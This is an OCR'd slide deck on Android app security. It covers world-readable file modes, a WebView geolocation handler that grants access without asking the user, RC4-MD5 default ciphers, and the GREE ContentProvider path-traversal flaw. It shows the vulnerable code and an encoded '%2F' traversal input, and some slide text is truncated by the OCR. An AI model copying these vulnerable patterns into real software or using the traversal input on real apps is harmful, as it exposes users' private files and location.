
Root Cause

The access permission of the created file was set to **`WORLD_READABLE`**.


Other app could read the file if the file path is known.

Solution

Application data (private files) should be created with the access permission **`MODE_PRIVATE`**



Security Models are different in Android and Linux



Application can read any other application's data (*user*'s file).

What do you mean by "user"?
On Android each app has different UID so application data should be protected.

Application resources should be isolated unless the resource needs to be shared among different apps.

Saving application data in Android OS

- Android provides several options for you to save persistent application data
  - —Shared Preferences
  - —Internal Storage
  - —External Storage
  - —SQLite Databases
  - —Network Connection

http://developer.android.com/guide/topics/data/data-storage.html

Saving application data in Android OS

- Take care where to save files…
  - —**Shared Preferences**
  - —**Internal Storage**
  - —External Storage
  - —**SQLite Databases**
  - —Network Connection

Access Permissions of Android OS

- `MODE_PRIVATE`
- `MODE_WORLD_READABLE`
- `MODE_WORLD_WRITABLE`

Context class of `android.content` package defines the file access permissions…

Access Permissions of Android OS

- **MODE_PRIVATE**
- MODE_WORLD_R
- MODE_WORLD_WR

the created file can only be accessed by the calling application (or all applications sharing the same user ID).

```
String FILENAME = “hello_file”;
String string = “ciao world!”;
FileOutputStream fos =
  openFileOutput(FILENAME, Context.MODE_PRIVATE);
fos.write(string.getBytes());
fos.close();
```

Access Permissions of Android OS

- MODE_PRIVATE
- **MODE_WORLD_READABLE**
- MODE_WORLD_WRITABLE

allow all other applications to have read access to the created file.

"This constant was deprecated in API level 17. Creating world-readable files is very dangerous, and likely to cause security holes in applications. It is strongly discouraged; ***instead, applications should use more formal mechanism for interactions such as ContentProvider, BroadcastReceiver, and Service. ..."***

Access Permissions of Android OS

- MODE_PRIVATE
- MODE_WORLD_READABLE
- **MODE_WORLD_WRITABLE**

allow all other applications to have write access to the created file.

"This constant was deprecated in API level 17. Creating world-writable files is very dangerous, and likely to cause security holes in applications. It is strongly discouraged; ***instead, applications should use more formal mechanism for interactions such as ContentProvider, BroadcastReceiver, and Service. ..."***

Application sandboxing in Android OS

- Android OS gives each application a distinct Linux user ID
- Android OS takes advantage of Linux user-based protection to identify and isolate application resources
- If you need to share data between applications, use inter-process communication mechanism, e.g., `ContentProvider`, `BroadcastReceiver`, `Service`, ...

Application-specific files should be isolated from other apps.
That is Android's basic principle!

http://source.android.com/devices/tech/security/index.html

Summary

File permission of local files should be `MODE_PRIVATE`

- Remember the design principle of Android OS
  - —Don’t allow other applications to access your local files
- Use IPC mechanism (such as ContentProvider) for sharing data among apps
- When you need to share data with other app, consider the risk of malware and protect against them.

Refer to the JSSEC Secure Coding Guidebook

4.6.1.1. Using Private Files

Points:

1. Files must be created in application directory.
2. The access privilege of file must be set private mode in order not to be used by other applications.
3. Sensitive information can be stored.
4. Regarding the information to be stored in files, handle file data carefully and securely.

```
    /**
     * Create file process
     *
     * @param view
     */
    public void onCreateFileClick(View view) {
        FileOutputStream fos = null;
        try {
            // *** POINT 1 *** Files must be created in application directory.
            // *** POINT 2 *** The access privilege of file must be set private mode in order not to be used by other
applications.
            fos = openFileOutput(FILE_NAME, MODE_PRIVATE);

            // *** POINT 3 *** Sensitive information can be stored.
            // *** POINT 4 *** Regarding the information to be stored in files, handle file data carefully and securel
y.
            // Omitted, since this is a sample. Please refer to "3.2 Handling Input Data Carefully and Securely."
            fos.write(new String("Not sensotive information (File Activity)¥n").getBytes());
        } catch (FileNotFoundException e) {
```

- Files should not be shared with other apps
- Files should be created with **MODE_PRIVATE**

CASE #12

Geolocation API and Privacy Concern

Geolocation API

- Enables web browsers to access geographical location information of user's device
  - —http://www.w3.org/TR/geolocation-API/
  - —Specified by W3C

- To use Geolocation API under WebView
  - —Permission
    - android.permission.ACCESS_FINE_LOCATION
    - android.permission.ACCESS_COARSE_LOCATION
    - android.permission.INTERNET
  - —WebView class
    - WebSettings#setGeolocationEnabled(true);

To Retrieve User's Location Data on A Web Page

- An example javascript of using Geolocation API:

```
<script>
navigator.geolocation.getCurrentPosition(
  function(position) {
    alert(position.coords.latitude);
    alert(position.coords.longitude);
  },
  function(){
  // error
});
</script>
```


Ask for user's consent

Should not send geolocation information to websites without obtaining the user's consent

4.1 Privacy considerations for implementers of the Geolocation API

User agents must not send location information to Web sites without the express permission of the user. User agents have prearranged trust relationships with users, as described below. The user interface must include the host compon acquired through the user interface and that are preserved beyond the current browsing session (i.e. beyond the time to another URL) must be revocable and user agents must respect revoked permissions.

Some user agents will have prearranged trust relationships that do not require such user interfaces. For example, whil performs a geolocation request, a VOIP telephone may not present any user interface when using location information



There are a lot of Vulnerable Code Out There

Vulnerable Implementation

Send without asking user's permission

```
public void onGeolocationPermissionsShowPrompt(String arg3,
     GeolocationPermissions$Callback arg4) {
  super.onGeolocationPermissionsShowPrompt(arg3, arg4);
  arg4.invoke(arg3, true, false);
}
```

whether the permission should be retained beyond the lifetime of a page currently being displayed by a WebView

whether or not the origin should be allowed to use the Geolocation API

the origin for which permissions are set

Attack Scenarios

- Only need to induce the user to visit a website

- Then, an attacker can get the user's geolocation information

Summary

Only send geolocation information to a website after obtaining the user's consent

CASE #13

Android Cipher List Issue

Best Practice for Using Cryptography

"In general, try using the highest level of pre-existing framework implementation that can support your use case.

.....

If you cannot avoid implementing your own protocol, we strongly recommend that you *do not* implement your own cryptographic algorithms."


http://developer.android.com/guide/practices/security.html#Crypto

Best Practice for Using Cryptography

When you need to implement your own protocol, you will need

- Clear understanding on the algorithm
- Fine coding skill to implement the algorithm correctly
- Sophisticated testing skill to verify the code is correct

As a casual application developer, you should rely on a popular (well-tested) frameworks/libraries.



However……

Android Cipher List Issue

op-co.de blog/ posts/ Why Android SSL was downgraded from AES256-SHA to RC4-MD5 in late 2010

tl;dr


Android is using the combination of horribly broken RC4 and MD5 as the first default cipher on **all SSL connections**. This impacts all apps that did not care enough to change the list of enabled ciphers (i.e. almost all existing apps). This post investigates why RC4-MD5 is the default cipher, and why it replaced better ciphers which were in use prior to the Android 2.3 release in December 2010.

http://op-co.de/blog/posts/android_ssl_downgrade/

Android Cipher List Issue

Status Quo Analysis

First, I fired up Wireshark, started yaxim on my Android 4.2.2 phone (CyanogenMod 10.1.3 on a Galaxy Nexus) and checked the Client Hello packet sent. Indeed, RC4-MD5 was first, followed by RC4-SHA1:



RSA/MD5 is on the top!

… from Source code of Android 4.1_r2

```
/**
 *  Provides the Java side of our JNI glue for OpenSSL.
 */
public final class NativeCrypto {
……
static {
        // Note these are added in priority order
        add("SSL_RSA_WITH_RC4_128_MD5",         "RC4-MD5");
        add("SSL_RSA_WITH_RC4_128_SHA",         "RC4-SHA");
        add("TLS_RSA_WITH_AES_128_CBC_SHA",     "AES128-SHA");
        add("TLS_RSA_WITH_AES_256_CBC_SHA",     "AES256-SHA");
        add("TLS_ECDH_ECDSA_WITH_RC4_128_SHA", "ECDH-ECDSA-RC4-SHA");
.............
```

Cipher list is hard-coded

https://android.googlesource.com/platform/libcore/+/android-cts-4.1_r2/luni/src/main/java/org/apache/harmony/xnet/provider/jsse/NativeCrypto.java

RC4-MD5 should be avoided

From Qualys SSL Labs,

“SSL/TLS Deployment Best Practices”

Disable RC4
The RC4 cipher suite is considered insecure and should be disabled. At the moment, the best attacks we know require millions of requests, a lot of bandwidth and time. Thus, the risk is still relatively low, but we expect that the attacks will improve in the future.

https://www.ssllabs.com/projects/best-practices/

Solution

Appendix A: Making your app more secure

If your app is only ever making contact to your own server, feel free to choose the best cipher that fits into your CPU budget! Otherwise, it is hard to give generic advice for an app to support a wide variety of different servers without producing obscure connection errors.

Changing the client cipher list

For client developers, I am recycling the well-motivated browser cipher suite proposal written by Brian Smith at Mozilla, even though I share Bruce Schneier's scepticism on EC cryptography. The following is a subset of Brian's ciphers which are supported on Android 4.2.2, and the last three ciphers are named SSL_ instead of TLS_ (**Warning**: BEAST ahead!).

```
// put this in a place where it can be reused
static final String ENABLED_CIPHERS[] = {
        "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA",
        "TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA",
        "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA",
        "TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA",
        "TLS_DHE_RSA_WITH_AES_128_CBC_SHA",
        "TLS_DHE_RSA_WITH_AES_256_CBC_SHA",
        "TLS_DHE_DSS_WITH_AES_128_CBC_SHA"
```

Next Page...

Solution

```
// put this in a place where it can be reused
static final String ENABLED_CIPHERS[] = {
        "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA",
        "TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA",
        "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA",
        "TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA",
        "TLS_DHE_RSA_WITH_AES_128_CBC_SHA",
        "TLS_DHE_RSA_WITH_AES_256_CBC_SHA",
        "TLS_DHE_DSS_WITH_AES_128_CBC_SHA",
        "TLS_ECDHE_RSA_WITH_RC4_128_SHA",
        "TLS_ECDHE_ECDSA_WITH_RC4_128_SHA",
        "TLS_RSA_WITH_AES_128_CBC_SHA",
        "TLS_RSA_WITH_AES_256_CBC_SHA",
        "SSL_RSA_WITH_3DES_EDE_CBC_SHA",
        "SSL_RSA_WITH_RC4_128_SHA",
        "SSL_RSA_WITH_RC4_128_MD5",
    };

// get a new socket from the factory
SSLSocket s = (SSLSocket)sslcontext.getSocketFactory().createSocket(host, port);
// IMPORTANT: set the cipher list before calling getSession(),
// startHandshake() or reading/writing on the socket!
s.setEnabledCipherSuites(ENABLED_CIPHERS);
...
```

Customize the cipher list using `setEnabledCipherSuites()`

Solution

Customize the cipher list using `setProperty("https.cipherSuites",…)`

```
System.setProperty("https.cipherSuites",
                   "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA," +
                   "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA");
System.setProperty("https.protocols", "TLSv1.2,TLSv1.1");
URL url = new URL("https://www.verisign.com/");
BufferedReader in =
  new BufferedReader(new InputStreamReader(url.openStream()));
String inputLine;
while ((inputLine = in.readLine()) != null)
  System.out.println(inputLine);
in.close();
```

http://blog.livedoor.jp/k_urushima/archives/cat_38371.html

CASE #14


Path Traversal

CVE-2013-0704: GREE Path Traversal Vulnerability

GREE

https://play.google.com/store/apps/details?id=jp.gree.android.app

- Feature
  - —Mobile social gaming app
- Vulnerability
  - —Other app could obtain the private file of the app



Overview of Vulnerability

- The implementation of ContentProvider contained a flaw
  —used **`openFile`** method for sharing image file

- ContentProvider#openFile
  —Provides a facility for other app to access your app data.

public ParcelFileDescriptor openFile (Uri uri, String mode) Added in API level 1

Override this to handle requests to open a file blob. The default implementation always throws FileNotFoundException. This method can be called from multiple threads, as described in Processes and Threads.

This method returns a ParcelFileDescriptor, which is returned directly to the caller. This way large data (such as images and documents) can be returned without copying the content.

Vulnerable Code

- In openFile method
  - —Obtain the last segment of a path using the Uri#getLastPathSegment
  - —Return the target file from the specified directory

jp/gree/android/sdk/ImageProvider

```
private static String IMAGE_DIRECTORY = localFile.getAbsolutePath();

public ParcelFileDescriptor openFile(Uri paramUri, String paramString)
    throws FileNotFoundException
{
    File file = new File(IMAGE_DIRECTORY, paramUri.getLastPathSegment());

    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);

}
```

Uri#getLastPathSegment

- Uri#getLastPathSegment internally calls Uri#getPathSegments

```
public String getLastPathSegment() {
    // TODO: If we haven't parsed all of the segments already, just
    // grab the last one directly so we only allocate one string.

    List<String> segments = getPathSegments();
    int size = segments.size();
    if (size == 0) {
        return null;
    }
    return segments.get(size - 1);
}
```

Excerpt from Uri#getPathSegments

```
    PathSegmentsBuilder segmentBuilder = new PathSegmentsBuilder();

    int previous = 0;
    int current;
    while ((current = path.indexOf('/', previous)) > -1) {
        // This check keeps us from adding a segment if the path starts
        // '/' and an empty segment for "//".
        if (previous < current) {
            String decodedSegment
                    = decode(path.substring(previous, current));
            segmentBuilder.add(decodedSegment);
        }
        previous = current + 1;
    }

    // Add in the final path segment.
    if (previous < path.length()) {
        segmentBuilder.add(decode(path.substring(previous)));
    }

    return pathSegments = segmentBuilder.build();
}
```

Uri#getPathSegments

../../%E3%81%BB%E3%81%92%2Ejpg

```
    PathSegmentsBuilder segmentBuilder = new PathSegmentsBuilder();

    int previous = 0;
    int current;
    while ((current = path.indexOf('/', previ
        // This check keeps us from adding a segment if the path starts
        // '/' and an empty segment for "//".
        if (previous < current) {
            String decodedSegment
                    = decode(path.substring(previous, current));
            segmentBuilder.add(decodedSegment);

            previous = current + 1;

    // Add in the final path segment.
    if (previous < path.length()) {
        segmentBuilder.add(decode(path.substring(previous)));
    }

    return pathSegments = segmentBuilder.build();
}
```

divide the path into segments using "/" as a separator

..

..

hoge.jpg

Path is separated by "/"

and then decoded

Uri#getPathSegments

```
    PathSegmentsBuilder segmentBuilder = new PathSegmentsBuilder();
    int current;
    while ((current = path.indexOf('/', previous)) > -1) {
        // This check keeps us from adding a segment if the path starts
        // '/' and an empty segment for "//".
            String decodedSegment
                    = decode(path.substring(previous, current));
            segmentBuilder.add(decodedSegment);
        }
        previous = current + 1;
    }

    // Add in the final path segment.
    if (previous < path.length()) {
        segmentBuilder.add(decode(path.substring(
    }

    return pathSegments = segmentBuilder.build();
}
```

What happens if “/” in the path is URL encoded to "%2F“ ?

../../..%2F..%2F%E3%81%BB%E3%81%92%2Ejpg

..

..

../../hoge.jpg

"/" are separated,
but "%2F" are not.
Therefore after the path separation, the last path segment containing "%2F" is decoded to “/” which allows path traversal.


Fix Applied by the Developer

- Uri#getLastPathSegment is called **twice**

```
private static String IMAGE_DIRECTORY = localFile.getAbsolutePath();

public ParcelFileDescriptor openFile(Uri paramUri, String paramString)
    throws FileNotFoundException
{
    File file = new File(IMAGE_DIRECTORY,
       Uri.parse(paramUri.getLastPathSegment()).getLastPathSegment());

    return ParcelFileDescriptor.open(file,
       ParcelFileDescriptor.MODE_READ_ONLY);
}
```

Fix Applied by the Developer

- Uri#getLastPathSegment is called **twice**



